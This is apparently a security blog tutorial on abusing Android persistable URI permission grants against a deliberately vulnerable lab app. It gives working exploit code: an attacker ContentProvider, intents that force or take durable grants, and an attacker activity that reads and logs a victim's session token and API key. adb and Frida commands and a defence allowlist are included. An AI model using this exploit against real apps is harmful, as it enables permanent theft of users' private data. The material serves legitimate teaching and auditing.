
A URI permission grant is a temporary, single-URI permission attached to an Intent. By default an app cannot read another app’s ContentProvider; the grant is the controlled exception. When an app starts a component with a content:// URI in the intent’s data and the flag FLAG_GRANT_READ_URI_PERMISSION, the system gives the receiving component read access to that one URI on the granting app’s provider and nothing else. It is how a gallery lets a photo editor open one picture without exposing the whole library.
Three properties make it safe in normal use: it is scoped (one URI, not the provider), directional (app A grants app B access to a URI on A’s provider), and temporary by default the grant ends when the receiving component’s task finishes. This post is about apps that remove that last property.
Where persistable grants are used normally
Some features need the grant to outlive the task. The Storage Access Framework’s “pick a file” is the standard one: the user picks a document once, and the app wants to re-open it next week without re-prompting. For that, two things happen:
- The granting intent offers durability with
FLAG_GRANT_PERSISTABLE_URI_PERMISSION(value0x40) alongside the read flag. - The receiving app takes it:
getContentResolver().takePersistableUriPermission(uri, flags).
Once taken, the grant is written to /data/system/urigrants.xml and survives the task finishing, the app being killed, the user signing out, and a reboot. There is no user-facing UI to revoke it on stock Android. That is by design for the document-picker case and it is the longest-lived permission one app can hold on another app’s data.
Where it goes wrong
A grant always reads “package A grants package B read access to a URI on A’s provider.” Keep that direction straight and the two vulnerable shapes fall out.
Direction A - the app takes a grant on someone else’s URI. An exported component reads a URI from the intent and calls takePersistableUriPermission without checking where it points. An attacker hands it content://com.attacker.app.evil/evil (a provider the attacker app owns) with the persistable flag offered, and the victim app persists a forever-read on the attacker’s provider. Every later read of that URI, a background sync, a “recent files” refresh — pulls attacker-controlled data into the victim’s own ingestion path. This is what VulnLabApp demonstrates.
Direction B - the app gives a grant on its OWN private provider. An exported component fires or returns an intent whose data is content://com.victim.app.private/… with read + persistable flags. The caller (the attacker) takes it and reads the victim’s private provider forever — its database, tokens, files. This is the higher-impact, more commonly reported case: permanent theft of the victim’s data with no continued attacker action.
The vulnerable manifest declaration is the same for both — an exported component with grantUriPermissions:
1
2
3
<activity android:name=".activities.ProviderGrantActivity"
    android:exported="true"
    android:grantUriPermissions="true" />
And VulnLabApp’s activity (Direction A) persists whatever URI it is handed:
1
2
3
4
5
6
7
8
9
10
11
Uri dataUri = intent.getData();
if (dataUri == null) dataUri = intent.getParcelableExtra("uri");
if (dataUri == null) return;

try {
    // VULN: takePersistableUriPermission with no allowlist on the URI's authority
    getContentResolver().takePersistableUriPermission(
        dataUri, Intent.FLAG_GRANT_READ_URI_PERMISSION);
} catch (SecurityException e) {
    Log.e(TAG, "take failed (not offered as persistable?): " + e.getMessage());
}
Identifying it
Grep the manifest for grantUriPermissions="true", then grep the decompile for takePersistableUriPermission and FLAG_GRANT_PERSISTABLE_URI_PERMISSION (or its value 0x40). For Direction B, look for any exported component that puts a content:// URI pointing at its own authority into an intent it sends or returns with those flags.
Runtime confirmation, hook the sink that makes the grant durable:
1
2
3
4
5
6
7
8
Java.perform(function () {
  const CR = Java.use('android.content.ContentResolver');
  CR.takePersistableUriPermission.overload('android.net.Uri', 'int')
    .implementation = function (uri, flags) {
      console.log('[takePersistable] uri=' + uri + ' flags=0x' + flags.toString(16));
      return this.takePersistableUriPermission(uri, flags);
  };
});
The hook is passive - ProviderGrantActivity only calls the sink when launched with a URI, so trigger it (no chooser, the activity is directly exported):
1
2
3
4
5
adb shell am start \
    -n com.vulnlab.app/.activities.ProviderGrantActivity \
    -d content://com.attacker.app.evil/evil \
    --grant-read-uri-permission \
    --grant-persistable-uri-permission

The hook prints [takePersistable] uri=… - the sink is reachable. The take itself fails with No persistable permission grants found until the URI points at a provider the attacker actually owns, which is the next step.
Exploitation - Direction A (feed the app an attacker URI)
The grant is only offered by the app that owns the provider behind the URI - aim ProviderGrantActivity at an authority you don’t own and the take fails with No persistable permission grants found. So the attacker app declares its own provider with grantUriPermissions:
1
2
3
4
5
<provider
    android:name=".EvilProvider"
    android:authorities="com.attacker.app.evil"
    android:exported="false"
    android:grantUriPermissions="true" />
1
2
3
4
5
6
7
8
9
10
public class EvilProvider extends ContentProvider {
    @Override public boolean onCreate() { return true; }
    @Override
    public Cursor query(Uri uri, String[] p, String s, String[] a, String o) {
        MatrixCursor c = new MatrixCursor(new String[]{"data"});
        c.addRow(new Object[]{"attacker-controlled-payload"});   // what VulnLabApp later ingests
        return c;
    }
    // getType / insert / update / delete: return null / 0
}
Then launch ProviderGrantActivity with a URI on that provider and the persistable flag offered:
1
2
3
4
5
6
7
Intent i = new Intent();
i.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.ProviderGrantActivity");
i.setData(Uri.parse("content://com.attacker.app.evil/evil"));
i.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION
         | Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION   // offer durability
         | Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(i);
Verify the grant persisted - it is on disk, which is the whole point:
1
adb shell cat /data/system/urigrants.xml

You’ll see a <uri-grant> with targetPkg=com.vulnlab.app, the URI, and modeFlags carrying the persistable bit. adb reboot, re-read the file — it is still there.
Exploitation — Direction B (steal the victim’s provider)
The give side is where the impact is. VulnLabApp’s ShareSecretActivity is exported and hands any caller a persistable read grant on its own private SecretProvider (declared exported="false"):

Highlight 1 is the URI being granted - content://com.vulnlab.app.secret/token, a provider the app itself declared exported="false". Nobody should be able to reach this directly.
Highlight 2 is what breaks that isolation: FLAG_GRANT_PERSISTABLE_URI_PERMISSION alongside the read flag. Any caller that receives this result can call takePersistableUriPermission and read the secret forever, reboot included.

Here the grantor is VulnLabApp itself, which owns the provider — so the grant is genuinely offered (no shell-grantor problem). The attacker launches it for a result, takes the grant, and reads the secret on its own schedule, forever:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// attacker MainActivity
@Override protected void onCreate(Bundle b) {
    super.onCreate(b);
    startActivityForResult(new Intent().setClassName(
        "com.vulnlab.app", "com.vulnlab.app.activities.ShareSecretActivity"), 1);
}

@Override protected void onActivityResult(int req, int res, Intent data) {
    Uri granted = data.getData();
    getContentResolver().takePersistableUriPermission(   // make it durable
        granted, Intent.FLAG_GRANT_READ_URI_PERMISSION);
    InputStream is = getContentResolver().openInputStream(granted);
    String stolen = new java.util.Scanner(is).useDelimiter("\\A").next();
    Log.d("HIJACK", "STOLEN:\n" + stolen);   // victim's token + api_key, even after reboot
}
1
2
3
adb shell am start -n com.attacker.app/.MainActivity
adb logcat -d | grep -iE "HIJACK|VulnSecretProvider"      # HIJACK: STOLEN: session_token=… api_key=…
adb shell cat /data/system/urigrants.xml   # sourcePkg=com.vulnlab.app targetPkg=com.attacker.app
Impact:
- Direction A (take): the victim app ingests attacker data forever - poisoned profile, malicious config, a payload into whatever parses the URI. Severity depends on what it does with the bytes.
- Direction B (give): permanent read of the victim’s private provider - DB rows, tokens, files - from an external app, no further interaction. Critical-tier.
The persistence angle
The grant survives task death, app kill, sign-out, and reboot because it lives in /data/system/urigrants.xml. Android caps how many persisted grants an app can hold, but the attacker needs only one, and there is no revoke UI on stock Android. The one thing that clears it: uninstalling the grantee app drops its grants (keyed by package + user, not restored on reinstall) — so for Direction B the attacker keeps their app installed.
Defence
Allowlist the authority before persisting, and never offer persistable grants on a private provider to an untrusted caller:
1
2
3
4
5
6
7
Uri dataUri = intent.getData();
if (dataUri == null) return;
if (!"com.vulnlab.app.fileprovider".equals(dataUri.getAuthority())) {
    throw new SecurityException("untrusted URI authority: " + dataUri.getAuthority());
}
getContentResolver().takePersistableUriPermission(
    dataUri, Intent.FLAG_GRANT_READ_URI_PERMISSION);
For Direction B: don’t add FLAG_GRANT_PERSISTABLE_URI_PERMISSION to anything reachable by an untrusted caller, scope grants to the narrowest URI, and revokeUriPermission when the feature is done.
Closing
URI grants let one app read one of another app’s files without tearing down the sandbox — temporary by design, which is what keeps them safe. Persistable grants remove the timer, and with it the safety. The bug has two faces: an app that takes a forever-grant on a URI you control ingests your data forever; an app that gives a forever-grant on its own provider hands you its data forever. Grep grantUriPermissions="true" and takePersistableUriPermission in every manifest you audit — especially banking, healthcare, and document-management apps.
References
- https://developer.android.com/reference/android/content/Intent#FLAG_GRANT_PERSISTABLE_URI_PERMISSION
- https://oversecured.com/blog/gaining-access-to-arbitrary-content-providers
Happy Hacking !!